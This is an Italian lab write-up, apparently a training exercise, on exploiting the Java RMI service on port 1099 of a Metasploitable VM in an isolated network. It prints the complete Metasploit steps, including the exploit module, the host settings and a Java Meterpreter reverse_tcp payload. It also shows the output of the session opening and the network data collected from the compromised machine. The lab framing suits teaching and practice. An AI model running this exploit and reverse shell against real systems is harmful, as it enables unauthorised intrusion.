



Sfruttamento della vulnerabilità Java RMI sulla porta 1099 - Metasploitable

1.Introduzione

In questo esercizio, abbiamo simulato uno scenario di attacco in ambiente isolato, sfruttando una vulnerabilità presente nel servizio Java RMI esposto sulla porta 1099 della macchina Metasploitable. L'obiettivo era ottenere una sessione Meterpreter attraverso Metasploit e raccogliere informazioni di rete dalla macchina compromessa.

2. Configurazione della rete virtuale

Per permettere la comunicazione diretta tra le due macchine (attaccante e vittima), entrambe sono state configurate in VirtualBox utilizzando la modalità rete interna (intnet).





3. Assegnazione IP statici

Sulla macchina Kali, l'indirizzo IP è stato impostato tramite Network Manager. Sulla Metasploitable, l'IP è stato configurato manualmente modificando il file

`/etc/network/interfaces`.

- Kali: 192.168.11.111
- Metasploitable: 192.168.11.112



4.Verifica della connettività e scansione

Abbiamo testato la comunicazione tra le due macchine tramite ping e successivamente utilizzato nmap per verificare che la porta 1099 sulla macchina Metasploitable fosse aperta e attiva con un servizio Java RMI.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping -c 4 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=6.58 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=5.39 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=4.58 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=13.3 ms  
  
--- 192.168.11.112 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3068ms  
rtt min/avg/max/mdev = 4.578/7.468/13.330/3.458 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.11.111  
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.  
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=12.5 ms  
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=22.6 ms  
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.572 ms  
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.968 ms  
  
--- 192.168.11.111 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3019ms  
rtt min/avg/max/mdev = 0.572/9.179/22.633/9.136 ms  
msfadmin@metasploitable:~$ _
```

```
(kali@kali)-[~]  
$ nmap -sV -p 1099 192.168.11.112  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 10:44 CEST  
Nmap scan report for 192.168.11.112  
Host is up (0.0070s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
MAC Address: 08:00:27:C0:A4:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds
```

5. Avvio di Metasploit e ricerca exploit

Una volta avviato msfconsole, abbiamo cercato exploit compatibili con java_rmi usando il comando `search java_rmi`.

[illegible]

Tra i risultati, abbiamo scelto un modulo adatto (es. `exploit/multi/misc/java_rmi_server`) e lo abbiamo attivato con il comando `use 1`

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

6. Configurazione dell'exploit

Dopo aver selezionato l'exploit, abbiamo configurato i parametri necessari tramite i seguenti comandi:

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
```

Una volta configurati, abbiamo utilizzato il comando **show options** per verificare che tutti i parametri fossero correttamente impostati.

```
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > |
```

7. Scelta del payload e attacco

Dopo aver visualizzato i payload disponibili (`show payloads`), abbiamo scelto uno compatibile con reverse TCP e lo abbiamo impostato con il comando `set PAYLOAD 11`

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date Rank Check Description
-   -
0   payload/cmd/unix/bind_aws_instance_connect .             normal No   Unix SSH Shell, Bind Instance Connect (via AWS API)
1   payload/generic/custom                   .             normal No   Custom Payload
2   payload/generic/shell_bind_aws_ssm       .             normal No   Command Shell, Bind SSM (via AWS API)
3   payload/generic/shell_bind_tcp           .             normal No   Generic Command Shell, Bind TCP Inline
4   payload/generic/shell_reverse_tcp        .             normal No   Generic Command Shell, Reverse TCP Inline
5   payload/generic/ssh/interact              .             normal No   Interact with Established SSH Connection
6   payload/java/jsp_shell_bind_tcp          .             normal No   Java JSP Command Shell, Bind TCP Inline
7   payload/java/jsp_shell_reverse_tcp       .             normal No   Java JSP Command Shell, Reverse TCP Inline
8   payload/java/meterpreter/bind_tcp        .             normal No   Java Meterpreter, Java Bind TCP Stager
9   payload/java/meterpreter/reverse_http    .             normal No   Java Meterpreter, Java Reverse HTTP Stager
10  payload/java/meterpreter/reverse_https   .             normal No   Java Meterpreter, Java Reverse HTTPS Stager
11  payload/java/meterpreter/reverse_tcp     .             normal No   Java Meterpreter, Java Reverse TCP Stager
12  payload/java/shell/bind_tcp              .             normal No   Command Shell, Java Bind TCP Stager
13  payload/java/shell/reverse_tcp           .             normal No   Command Shell, Java Reverse TCP Stager
14  payload/java/shell_reverse_tcp           .             normal No   Java Command Shell, Reverse TCP Inline
15  payload/multi/meterpreter/reverse_http   .             normal No   Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16  payload/multi/meterpreter/reverse_https  .             normal No   Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD 11
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > |
```

Infine, abbiamo lanciato l'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ly8aGD0p
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:54237) at 2025-05-16 10:38:50 +0200

meterpreter > |
```

8. Accesso alla shell Meterpreter e raccolta evidenze

Dopo l'esecuzione dell'exploit, è stata stabilita una sessione Meterpreter. Da qui abbiamo ottenuto:

a) Configurazione di rete della macchina compromessa:

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec0:a405
IPv6 Netmask : ::
```

b) Tabella di routing:

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:fec0:a405 ::           ::           0            eth0

meterpreter > 
```


Conclusione

L'attacco ha avuto successo e la sessione Meterpreter è stata stabilita. Sono state acquisite correttamente le informazioni richieste dalla macchina compromessa. Questo esercizio dimostra l'importanza di una corretta gestione dei servizi esposti e della segmentazione di rete per evitare compromissioni remote.